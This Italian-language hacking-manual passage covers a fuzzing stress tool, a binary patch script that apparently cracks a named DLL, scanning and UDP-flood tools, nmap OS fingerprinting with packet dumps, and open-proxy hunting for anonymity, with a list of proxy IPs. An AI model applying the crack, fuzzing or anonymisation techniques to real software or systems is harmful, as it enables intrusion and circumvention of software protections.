
NTOMax è uno stress tool programmabile mediante script.
L'utility è orientata a mettere sotto stress e quindi ad eseguire dei test i vari servers.
Le opzioni sono :


```
http example-

host:x.x.x.x,80,40,50,1000,250,250,2,true,true,false,false
lc:GET /some*url/ HTTP/1.0
lc:POST /some * url/ HTTP/1.0

mail example-

host:x.x.x.x,110,40,50,3000,250,4000,1,false,false,true,false
lc:user b*ll
lc:pass te*d

Usage - ntomax /s < script.txt > results.txt
/s = reads script from stdin
/? = Help

       - Script Format -
       host:[ip address],[port],[min],[max] = host parameters
       Additional host parameters in order:
         timeout - ms to wait for socket response - default = 0
         delay      - ms to wait before sending - default = 250
         pause - ms to wait before receiving - default = 0
         retnum - number of LF/CR's to end buffer - default is one
         reopen - T/F reopen connection before each send - default is off
         nerecv - T/F no receive after intial connect - default is off
         verbose - T/F verbose output- off by deault
         trial - T/F diplay buffer w/o sending

       Command synax:
       c:[command text] = preloop coomands
       lc:[command buffer] = loop commands
       c:[command text] = post loop command
       - Script Example -
       host:12.12.12.2,80,400,500,5000,0,0,2,true,true
       lc:GET /some * url/
       lc:POST /some * url/
       or a mail server example
       host:12.12.12.2,110,40,50,5000,0,0,1,false,true
       lc:user hac*ker
       lc:pass hack*pass

       Things to Know
       First four host params are required, others are optional
       When using optional params, you must specify all except the last
       Min is the size of buffer to start testing at until Max is reached
       Timeout in milliseconds to wait on socket response - default 0 ml
       Delay in milliseconds before sending commands - default 250 ml
       By default, LF/CR are included. AddRet number defines LF/CR's to add
          - 0 = LF/CR's are not added in loop commands
          - 1 = LF/CR's are added to loop commands only
          - 2 = Double LF/CR's are added(Useful in GET requests)
       There is currently one preloop/loop/postloop command sequence
       Each section can have multiple commands
       Each command will be sent to the target host in sequence
       The loop commands will be repeated as a whole, max-min times
       Only the loop commands will send arbitrary buffers to the target
       The asterisks is the buffer place holder, spaces are preserved
       For a buffer of 30, your string will expand like this:
       ' GET /some * url/ HTTP/1.0' = 'GET /some NNNN url/ HTTP/1.0'
       ' GET /some*url/ HTTP/1.0'   = 'GET /someNNNNNNurl/ HTTP/1.0'
       Buffer size of 30 = Twenty-eight characters plus LF/CR
       Buffers with double LF/CR's send 26 characters
Any/All commands are optional - Add as many as you like
```

Un utility orientata ad eseguire della patch di files binary è PATCHIT.
Quello che segue è un esempio di PATCH applicabile ad un file binario.

```
;===============================================================================
```

```
;
; Commands and syntax:
;
;       A comment starts with a ';'. All text to the end of the line is ignored.
;       All string values must be enclosed in double quotes "...".
;       HEX numbers must be preceeded with a "$".
;       Commands are not case sensistive.
;       All whitespace is ignored.
;
;       TITLE <"title">
;                       Displays a message when the script is loaded/run.
;                       Can be placed anywhere within the script.
;       MESSAGE <"message">
;                       Displays a message during script execution.
;       DIR <"directory path">
;                       Optional directory path to search for files.
;                       For compatibility it is advisable not to use specific
;                       drive names in the path.
;       FILE <"filename"> [filesize]
;                       Filename to patch. Optional filesize specifies the size
;                       that the file must match to be accepted.
;       FIND <byte> [<*>]...
;                       Performs a search on the current file for the sequence
;                       of bytes that match <byte>... up to max 256. Use the
;                       keyword * to match any byte. If a match is found then
;                       the PATCH file position value is set to the file
;                       position at which the found pattern begins.
;       FUNCTION <"funcname">
;                       Sets the current patch position to the file position of
;                       the given exported function name (case sensitive). It is
;                       assumed that the file being patched is a DLL.
;       PATCH [[POS <file_pos>] | [OFFSET <file_offset>]] <orig_byte> <new_byte>...
;                       Patches the current file at optional file position/offset.
;                       Replaces orig_byte with new_byte. Fails if original byte
;                       read from file is not orig_byte.
;       COPY <"orig_file"> <"new_file">
;                       Copies "orig_file" to "new_file"
;       DELETE <"filename">
;                       Deletes the specified file.
;       INIFILE <"filemame">
;                       Specifies an INI file to be used in subsequent INI commands.
;                       This filename is relative to the last DIR directory path.
;       INISECTION <"section">
;                       Specifies an INI section name for use in subsequent INIWRITE
;                       commands
;       INIWRITE <"keyname"> <"value">
;                       Writes the given string value to the INI keyname in the
;                       previously specfied INI file's section.
;
;================================================================================

TITLE "Patch for NiceApp 8.02"

DIR "C:\program Files\Nice App"
FILE "Awcomm32.dll" 129024

MESSAGE "Using file Awcomm32.dll..."

COPY "Awcomm32.dll" "Awcomm32.bak"

FIND
$B8 * * * *                     ;mov eax, 0669E716
$E8 * * * *                     ;Call 066A4476
$81 $EC $BC $0E $00 $00                 ;sub esp, 00000EBC
$53                             ;push ebx
$56                             ;push esi
$57                             ;push edi
$E8 * * * *                     ;call 066A0E0F
$50                             ;push eax
$8D $8D $2C $F7 $FF $FF                 ;lea ecx, dword ptr [ebp+FFFFF72C]
$E8 * * * *                     ;call 06696196
$C7 $45 $FC $00 $00 $00 $00     ;mov [ebp-04], 00000000
$8D $8D $38 $F7 $FF $FF                 ;lea ecx, dword ptr [ebp+FFFFF738]
$E8 * * * *                     ;call 066A25BE
$C6 $45 $FC $01                         ;mov [ebp-04], 01
$8D $8D $14 $F7 $FF $FF                 ;lea ecx, dword ptr [ebp+FFFFF714]
$E8 * * * *                     ;call 0669E7AC
```

```
$C6 $45 $FC $02                         ;mov [ebp-04], 02
$0F $B7 $05 * * * *             ;movzx eax, word ptr [066A9290]
$85 $C0                         ;test eax, eax
$0F $85 * * * *                         ;jne 0669DC6C



PATCH
$B8 $6A                         ; push 01
$01
*   $58                         ; pop eax
*   $C2                         ; ret 0004
$04
$E8 $00


MESSAGE "Patch complete"
```

Una piccola utility orientata a mostrare le informazioni legate agli oggetti WINDOWS, usando il mirino presente nel programma, è SHOWWIN.

SNSCAN invece è un utility di scannino orientata ad individuare servizi SNMP.
All’interno del programma è possibile specificare il range degli IP.
È inoltre possibile specificare la comunità o le porte da utilizzare nello scanning.

Un altro scanner è TROUT.

Un programma per inviare pacchetti UDP è invece UDPFlood.

L'ultimo programma che dispone anche di un software d'installazione è VISION.
Questo programma mostra le connessione remote relative a qualche attaccante remoto ed oltre a visualizzarle vi permette di gestirle distaccando la connessione in tempo reale.

Identificazione del sistema operativo

Tra le varie attività che devono essere eseguite quella relativa all'identificazione del sistema operativo della macchina vittima è sicuramente quella più importante.
D'altra parte abbiamo detto che il fatto di riuscire ad entrare in un sistema è in gran parte legato all'identificazione di bugs e di caratteristiche del sistema operativo e dei servers che ci girano sopra.
Ma come è possibile identificare l'OS agendo dall'esterno ?
Partiamo dalle caratteristiche più nascoste ovvero quelle che dovremo cercare di analizzare nel caso in cui non sia possibile in modo più semplice avere la risposta che ci interessa.
Chiaramente dobbiamo pensare che il sistemista potrebbe aver cercato di nasconderlo mediante le metodologie proprie dell' OS utilizzato per cui di fatto l'individuazione di questo diventa un fatto indiziario.
Come abbiamo detto precedentemente hackerare un sistema significa prima di tutto individuare tutte le caratteristiche di questo per cui non sapendo neppure il sistema operativo adottato altre funzioni di analisi potrebbero risultare ancora più complesse da eseguire.
Dicevamo che spesso si tratta di analizzare degli indizi ovvero delle caratteristiche particolari legate a certe configurazioni come ad esempio alcuni modo di creare i pacchetti TCP.

Il programma nmap (nmapNT per Windows) utilizza un sistema di analisi che prende in considerazione diversi fattori come ad esempio :

- Test con pacchetto FIN. Generalmente quando si invia un pacchetto FIN su una porta aperta, questa non dovrebbe rispondere. Alcuni sistemi come ad esempio Windows invece rispondono inviando indietro un pacchetto FIN/ACK.

- Bogus Flag probe. Un flag del TCP non definito viene settato nell'header TCP relativo ad un pacchetto SYN. Alcuni sistemi operativi come UNIX rispondono con questo flag settato.

- ISN (Initial Sequenze Number). Ogni implementazione TCP setta questo valore con un numero particolare.

- Analisi del messaggio Type of Service. Molte implementazioni usano 0.

- Monitoraggio "Don't fragment bit" . Alcuni sistemi operativi settano questo flag per migliorare le performance.

- Valore ACK. Differenti stack TCP usano valori differenti come numero di sequenza. Alcune implementazioni restituiscono lo stesso numero inviategli mentre altri lo ritornano incrementato di uno.

- ICMP errore message quenching. Alcuni sistemi operativi seguono lo standard RFC1812 limitando il tasso con cui i messaggi d'errore vengono inviati. Inviando dei pacchetti UDP ad alcune porte casualmente scelte molto alte , è possibile conteggiare il numero di messaggi d'errore restituiti in un certo tempo.

- ICMP message quoting. I sistemi operativi si differiscono nella quantità delle informazioni che vengono quotate quando un errore ICMP è stato incontrato. Esaminando il messaggio di quote è possibile capire di che sistema operativo si tratti.

- Fragmentation handling. Alcuni stacks eseguono l'overwrite dei vecchi dati con quelli nuovi quando i frammenti vengono riassemblati. Notando come i pacchetti vengono riassemblati è possibile capire con quale sistema operativo si ha a che fare.

Un metodo di analisi viene eseguito dal famoso NMAP mediante la specifica :

```
nmap –O 192.168.255.12
```

Usando appunto lo stack fingerprinting di namap è possibile quindi capire con un certa precisione con quale sistema operativo si ha a che fare.
Penso ce sia inutile dire quanto sia importante questa fase nell'ambito dell'hacking.
Chiaramente nella lista di prima non sono state riportate le identificazioni che derivano dall'osservazione di quelle che sono le caratteristiche dei software utilizzate per la gestione dei servers.
Prediamo ad esempio un interrogazione di un server falsificando la connessione con telnet.
Supponiamo di usare telnet collegato ad un certo IP usando la porta SMTP.
Se l'header mostrato è di un meilserver come ad esempio SENDMAIL allora probabilmente si avrà a che fare con un sistema Unix.
Questo era solo portato ad esempio per chiarire quanto avevo appena detto.
Nella pagine precedente abbiamo detto che l'analisi dei pacchetti possono portare ad identificare il sistema operativo che gestisce il protocollo.
Nell'ambito dei pacchetti IP il campo che ci interessa vedere è il secondo ovvero quello definito come TYPE OF SERVICE.
Alcuni sistemi operativi utilizzano questo campo a 0x10 (minimize delay) per inzializzare delle sessioni TELNET.
Molti altri sistemi operativi invece settano a 00 (normal) questo campo.
Esiste un po di confusione su quello che viene definito con il termine di Explicit Congestion Notification (ECN) ovvero un nuovo standard che ha cambiato il formato dei pacchetti TCP.

Nel passato il campo TOS era abbastanza più semplice nel senso che c'era un campo di precedenza (3-bits), un campo TOS (4-bits) e un campo 'Deve essere zero' (MBZ) (1 bit) per un totale di 8 bits (1 byte).
Nel campo di servzio TOS service un sistema doveva settare uno dei seguenti bits:

- 1000 - Minimize Delay
- 0100 - Maximize Throughput
- 0010 - Maximize Reliability
- 0001 - Minimize monetary cost
- 0000 - Normal Service

ECN inizio a essere sviluppato all'inizio con Linux 2.4.
Con questo il campo TOS cambiò.
In ogni caso la lunghezza dei campi ci poteva dire quanto fosse la lunghezza dei pacchetti.
Questo includeva l'header incluso, l'header IP, e il carico utile.
La lunghezza totale di un pacchetto è in ogni caso dipendente dal sistema operativo (specialmente un pacchetto SYN).
Ogni sistema operativo setta le proprie opzioni TCP insieme a dei nop's, e queste opzioni incidono sulla lunghezza totale.
In questo modo si fa si che ogni OS possieda una lunghezza unica.
Un sistema operativo può essere identificato in alcuni casi anche solo dalla lunghezza dei pacchetti ma soltanto con i pacchetti SYN.
Quando guardate un pacchetto TCP tenete sempre a mente che la maggior parte dei sistemi operativi utilizzano almeno una opzione TCP in un pacchetto SYN.
Normalmente questa è l'opzione MSS la quale è 4 bytes di lunghezza (portanto a 44 bytes la lunghezza totale del pacchetto).
In ogni caso se state vedendo un pacchetto di 40 che sta entrando o uscendo dalla vostra rete network dategli subito la caccia alla sorgente in quanto quella è un opera artistica. Il terzo campo al quale dovremo prestare attenzione è il campoIP ID.
Questo viene utilizzato fondamentalmente nella frammentazione ma può anche giocare un ruolo importante nell'identificazione del OS.
Il Time-to-live (TTL) ci dice quanto un pacchetto può stare in linea.
Questo è decrementato di uno per ogni hop (router) attraverso il quale passa
In ogni caso questi sono i valori classici di alcuni sistemi operativi.

LINUX

```
17:05:30.773757 192.168.1.5.32770 > 192.168.1.55.telnet: S [tcp sum ok]
2598191518:2598191518(0) win 5840 <mss 1460,sackOK,timestamp 26929
0,nop,wscale 0> (DF) (ttl 64, id 10415, len 60)
                         4500 003c 28af 4000 4006 8e80 c0a8 0105
                         c0a8 0137 8002 0017 9add 419e 0000 0000
                         a002 16d0 e7e3 0000 0204 05b4 0402 080a
                         0000 6931 0000 0000 0103 0300
```

- TTL:64
- Windows: 5840
- TCP Options: Sets MSS, Timestamps, sackOK, wscale and 1 nop
- Packet Length:60

OPENBSD

```
15:04:46.254692 < 192.168.1.55.23109 > 192.168.1.5.ssh: S
3609264599:3609264599(0) win 16384 <mss 1460,nop,nop,sackOK,nop,wscale
0,nop,nop,[|tcp]> (DF) (ttl 64, id 32923)
                         4500 0040 809b 4000 4006 3690 c0a8 0137
                         c0a8 0105 5a45 0016 d721 01d7 0000 0000
                         b002 4000 6d31 0000 0204 05b4 0101 0402
                         0103 0300 0101
```

- TTL: 64. This value is used by many other operating systems as well. You will not be able to detect OpenBSD based on this value alone.
- Window Size: 16384. This value is used by other operating systems as well.
- TCP Options: Uses the same options as Linux BUT instead of setting one nop, OpenBSD uses 5 nops
- IP ID: Totally random. Will need more than one packet to use effectively.
- Total Packet Length: 64 Bytes. This is a key indicator.

SOLARIS 7

```
09:57:19.031944 < 192.168.0.25.32841 > 192.168.0.1.telnet: S
83052643:83052643(0) win 8760 <mss 1460> (DF) (ttl 255, id 53490)
                         4500 002c d0f2 4000 ff06 296e c0a8 0019
                         c0a8 0001 8049 0017 04f3 4863 0000 0000
                         6002 2238 26cd 0000 0204 05b4 5555
```

- TTL: 255
- Window Size: 8760
- TCP Options: MSS
- IP ID: Increments by one ALL of the time.
- Total Packet Length: 44 bytes

AIX 4.3

```
08:15:55.012972 192.168.0.60.57551 > 192.168.0.1.telnet: S [tcp sum ok]
1677269879:1677269879(0) win 16384 <mss 1460> [tos 0x10] (ttl 60, id
51280)
                         4510 002c c850 0000 3c06 34de c0a8 003c
                         c0a8 0001 e0cf 0017 63f9 1b77 0000 0000
                         6002 4000 7641 0000 0204 05b4 0000
```

- TTL: 64. Resembles Linux and OpenBSD
- Window: 16384. Resembles Windows 2000 (covered next)
- TCP Options: MSS. Like Solaris
- Packet Length: 44 bytes. Again, like Solaris.
- IP ID: Increments by one ALL of the time

WINDOWS 2000

```
05:52:29.715325 < 192.168.0.1.1040 > 192.168.0.55.telnet: S
3595397846:3595397846(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl
128, id 37348)
                              4500 0030 91e4 4000 8006 e75a c0a8 0001
                              c0a8 0037 0410 0017 d64d 6ad6 0000 0000
                              7002 4000 7c4b 0000 0204 05b4 0101 0402
```

- TTL: 128. Almost all Windows Operating systems use this TTL.
- Window: 16384 - just like AIX 4.3
- TCP Options: MSS, sackOK, 2 nops
- Packet Length: 48 bytes. Unique among the operating systems that I have tested.
- IP ID: Increments by one ALL of the time

L'identificazione del sistema operativo può avvenire in ogni caso anche dall'osservazione di altri fattori come ad esempio cercando di aprire la porta 80 relativa ad http con netcat o con telnet.
Se la risposta vi viene data da IIS allora sicuramente avrete a che fare con un sistema operativo Windows.

TCP/IP Stack Fingerprinting

Non penso che sia il caso di ripetere che la parte legata all'ottenimento delle informazioni da parte di un hacker sia la parte più delicata dalla quale dipende in gran parte il successo della missione.
Esistono diverse strade per riuscire a comprendere il grado di vulnerabilità dell'host, uno dei quali è appunto legato alla metodologia di identificazione del sistema operativo appena visto.
Nel capitolo precedente abbiamo fatto accenno all'uso di NMAP per lo svolgimento di questo compito.
Abbiamo detto che un sistema operativo con su TCP risponde all'invio di certi pacchetti in modi differenti.
L'analisi delle risposte e quindi della struttura dei pacchetti stessi permette l'individuazione dell' OS.
NMAP interroga gli host remoti inviandogli otto differenti tipi di pacchettie osservando le risposte date dagli hosts a questi.
Ciascuno degli otto pacchetti differenti vengono creati in modo tale da mettere l'host di destinazione nelle condizioni nella quale ci sono altre probabilità che possano capitare due cose.

1. Lo stack TCP del sistema operativo di destinazione risponderà unicamente in confronto ad uno stack TCP di un altro sistema operativo.
2. Lo stack TCP del sistema operativo di destinazione risponderà in un modo coerente.

Conoscendo come lo stack TCP del sistema operativo risponderà a ciscuno degli otto pacchetti, permetterà a NMAP di determinare con un alto livello di precisione non solo il sistema operativo ma ancyhe la versione di questo.
I pacchetti creati per I tests sono inviati uno alla volta dalla macchina sorgente con sopra NMAP
I tests sono documentati nella tabella che segue:

Test	Descrizione
TSeq	Vine einviata una serie di pacchetti SYN per vedere quale numero di seuqneza questi generano.
T1	Viene inviato un pacchetto SYN con l'opzione (WNMTE).

T2	Un pacchetto NULL con l'opzione (WNMTE) viene inviato ad una porta TCP aperta.
T3	Un pacchetto SYN,FIN,PSH,URG con l'opzione(WNMTE) è inviato ad una porta aperta TCP.
T4	Un pacchetto ACK con l'opzione (WNMTE) viene inviato ad una porta TCP aperta.
T5	Un pacchetto SYN con l'opzione (WNMTE) settato viene inviato ad una porta chiusa.
T6	Un pacchetto ACK con l'opzione (WNMTE) settata viene inviata ad una porta chiusa.
T7	Un pacchetto FIN,PSH,URG con l'opzione (WNMTE) voiene inviato ad una porta chiusa.
PU	Un pacchetto viene inviato ad una porta UDP chiusa.

Diverse metriche vengono osservate per ciascuno dei primi sette tests al fine di aiutare a determinare il sistema operativo di destinazione.
Queste sono:

1. Se un host ha risposto o meno.
2. Se un host ha risposto o meno ad un pacchetto che ha il bit 'Don't Fragment" settato
3. La Window Size è settata dall'host di destinazione nel pacchetto di risposta.
4. La relazione del numero di acknowledgement del pacchetto TCP inviato in risposta al pacchetto prcedente di NMAP.
5. I Flags settati nel pacchetto TCP inviato come risposta.
6. Le opzioni TCP che ci sono nel pacchetto di risposta..
7.

I primi tests (Tseq) e gli ultimi (PU) usano metriche differenti.
Tutte queste metriche possono misurare alcune differenze tra sistemi operativi e tra le versioni di questi.
NMAP contiene contiene tutti questi test di fingerprints all'interno di un file chiamato *nmap-os-fingerprints*.
Ci sono alcune centinaia che includono almeno un riferimento a qualsiasi sistema operativo.
Una voce classica è simile a quella che segue :

```
Fingerprint Windows 2000
TSeq(Class=RI%gcd=<5%SI=>BBB&<FFFF)
T1(DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

I test da T1 fino a T7 sono tutti test TCP.
I simboli '%' delimitano la metricaq usata nel fingerprinting.
Il simbolo '|' è utilizzato per rappresentare "or" in un determinato set di risposte
Le metriche sono specificate in modo dettagliato nella tabella che segue.

Metric	Valid Values	Description

Resp	**Y** = There was a response **N** = There was no response	Whether or not the host responded to the test packet by sending a reply.
DF	**Y** = DF was set **N** = DF was not set	Whether or not the host responding to the test packet sent the "Don't Fragment" bit in response.
W	Can be a two-byte integer expressed in hexadecimal.	Window advertisement size sent by the host responding to the test packet.
ACK	**0** = ack zero **S** = ack sequence number **S++** = ack sequence number + 1	The acknowledgement sequence number response type.
Flags	**S** = SYN **A** = ACK **R** = RST **F** = FIN **U** = URG **P** = PSH	Indicate what flags were set in the responding packet.
Ops	**M** = MSS **E** = Echoed MSS **W** = Window Scale **T** = Timestamp **N** = No Option	Options sent back by the host responding to the test packet. There can be any number of options set (including none) in any order.

Per esempio prendiamo il primo test nell'esempio precedente.:

```
T1(DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
```

Questo test specifica che il pacchetto di risposta dell'host target all'invio fatto da NMAP relativo ad un pacchetto SYN con dlle opzioni che possiedono le seguenti caratteristiche:

Resp=	Resp is not defined; which means the metric is satisfied whether or not the target replies
DF=Y	The "Don't Fragment" bit was set
W=402E	The window size was 402E
ACK=S++	Acknowledgement number was one plus the initial sequence number
Flags=AS	The packet had the SYN/ACK flags set
Ops=MNWNNT	The packet had the following option flags set in this order: MNWNNT

Quello che segue invece è un DUMP che mostra come il test viene eseguito
Sulla macchina sorgente c'e' NMAP e ha come IP (10.0.2.3) mentre la macchina di destinazione ha come IP (10.0.2.6)

Source	10:37:42.324053 10.0.2.3.34031 > 10.0.2.6.135: S

Packet 1 (NMAP)	265,timestamp 1061109567 0,eol> (ttl 59, id 9783)
Target's Response	10:37:42.324518 10.0.2.6.135 > 10.0.2.3.34031: S 2863638239:2863638239(0) ack 1338197985 win 16430 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0> (DF) (ttl 128, id 15245)

Il primo pacchetto che NMAP spedisce è un pacchetto SYN con alcune opzioni TCP. Guardando la traccia e uasando la nostra metrica possiamo dedurre quanto segue:

- Il target risponde con la metrica Resp=Y
- Il bit "Don't Fragment" (DF) viene settato nella risposta mediante la metrica DF=Y
- La diemsnione della finestra è 16430. Così la metrica W=402E
- Il numero di acknowledgement è uguale al numero di sequenza più uno.. Così la metrica Ack=S++
- Un pacchetto SYN/ACK virene inviato di risposta. Con una metrica Flags=AS
- L'opzione TCP con l'opzione MNWNNT è inviato di risposta. Così la metrica Ops=MNWNNT.

Il fingerprint per il est T1 (Test 1) assomiglia a :

T1(DF=Y%W=402E%Ack=S++%Flags=AS%Ops=MNWNNT)

Source Test Packet 2 (NMAP)	10:37:42.324315 10.0.2.3.34032 > 10.0.2.6.135: . win 4096 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 59, id 1545)
Target's Response	10:37:42.324718 10.0.2.6.135 > 10.0.2.3.34032: R 0:0(0) ack 1338197984 win 0 (ttl 128, id 15246)

Il secondo test fa si che NMAP invii un pacchetto NULL con alcune opzioni TCP.

- Il target risponde con la metrica Resp=Y
- Il bit "Don't Fragment" (DF) viene settato nella risposta mediante la metrica DF=N
- La diemsnione della finestra è 0. Così la metrica W=0
- Il numero di acknowledgement è uguale al numero di sequenza. Così la metrica Ack=S
- Un pacchetto ACK e un RESET viene inviato di risposta. Con una metrica Flags=AR
- Non ci sono opzioni TCP Così la metrica Ops=.

Il fingerprint per T2:

T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)

Source Test Packet 3 (NMAP)	10:37:42.327823 10.0.2.3.34033 > 10.0.2.6.135: SFP 1338197984:1338197984(0) win 4096 urg 0 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 59, id 4649)
Target's Response	10:37:42.328265 10.0.2.6.135 > 10.0.2.3.34033: S 2863675212:2863675212(0) ack 1338197985 win 16430 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0> (DF) (ttl 128, id 15247)

Nel terzo test NMAP invia un pacchetto SYN/FIN/PSH/URG con alcune opzioni
Il fingerprint di T3:

T3(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)

Source Test Packet 4 (NMAP)	10:37:42.334937 10.0.2.3.34034 > 10.0.2.6.135: . ack 0 win 4096 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 59, id 6192)
Target's Response	10:37:42.335359 10.0.2.6.135 > 10.0.2.3.34034: R 0:0(0) win 0 (ttl 128, id 15248)

Nel quarto test NMAP invia un pacchetto ACK con delle opzioni

T4(DF=N%W=0%ACK=O%Flags=R%Ops=)

Source Test Packet 5 (NMAP)	10:37:42.340712 10.0.2.3.34035 > 10.0.2.6.32775: S 1338197984:1338197984(0) win 4096 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 59, id 62508)
Target's Response	10:37:42.341113 10.0.2.6.32775 > 10.0.2.3.34035: R 0:0(0) ack 1338197985 win 0 (ttl 128, id 15249)

Nel quinto test viene inviato un pacchetto SYN a delle porta chiuse.

T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)

Source Test Packet 6 (NMAP)	10:37:42.343991 10.0.2.3.34036 > 10.0.2.6.32775: . ack 0 win 4096 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 59, id 18026)
Target's Response	10:37:42.344416 10.0.2.6.32775 > 10.0.2.3.34036: R 0:0(0) win 0 (ttl 128, id 15250)

Nel caso del sesto test viene inviato un pacchetto ACK

T6(DF=N%W=0%ACK=O%Flags=R%Ops=)

Source Test Packet 7 (NMAP)	10:37:42.349443 10.0.2.3.34037 > 10.0.2.6.32775: FP 1338197984:1338197984(0) win 4096 urg 0 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 59, id 37913)
Target's Response	10:37:42.349840 10.0.2.6.32775 > 10.0.2.3.34037: R 0:0(0) ack 1338197985 win 0 (ttl 128, id 15251)

Nel settimo e ultimo test viene inviato un pacchetto FIN/PSH/URG

T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)

Programmi particolari


Esistono alcuni tipi di programmi particolari il cui scopo differisce da quelli visti ffino a questo punto.
Di cosa si tratta vi chiederete ?
Partiamo dal primo.
Chi conosce il concetto di anonymizer sa che questi altro non sono se non dei proxy che un utente può utilizzare per rimappare il proprio IP.
In altre parole il settaggio di Internet Explorer permette di stabilire quale indirizzo e quale porta usare come proxy.
Eseguendo la navigazione usando uno di questi, l'indirizzo visto in caso di analisi sarà di fatto quello del proxy e non quello originale.
Chiaramente per poter utilizzare un proxy è necessario sapere diverse cose, a parte il fatto che questo non deve essere vincolato da password.
Esiste un utility chiamata PROXY HUNTER la quale scandisce la rete alla rcerca di sistemi adatti per essere usati come proxy.

Il software permette di stabilire I ranges sia degli IP che quelli delle porte da passare.
Nella lista in basso, all'interno della dialog, vengono mostrati gli indirizzi sui quali sono stati individuati dei proxy.
Il programma genera una lista esportabile.

```
202.96.0.171:8080@HTTP
202.96.18.73:8080@HTTP
202.96.31.4:8080@HTTP
202.96.31.103:8080@HTTP
202.96.31.114:8080@HTTP
202.96.44.32:8080@HTTP
202.96.51.9:8080@HTTP
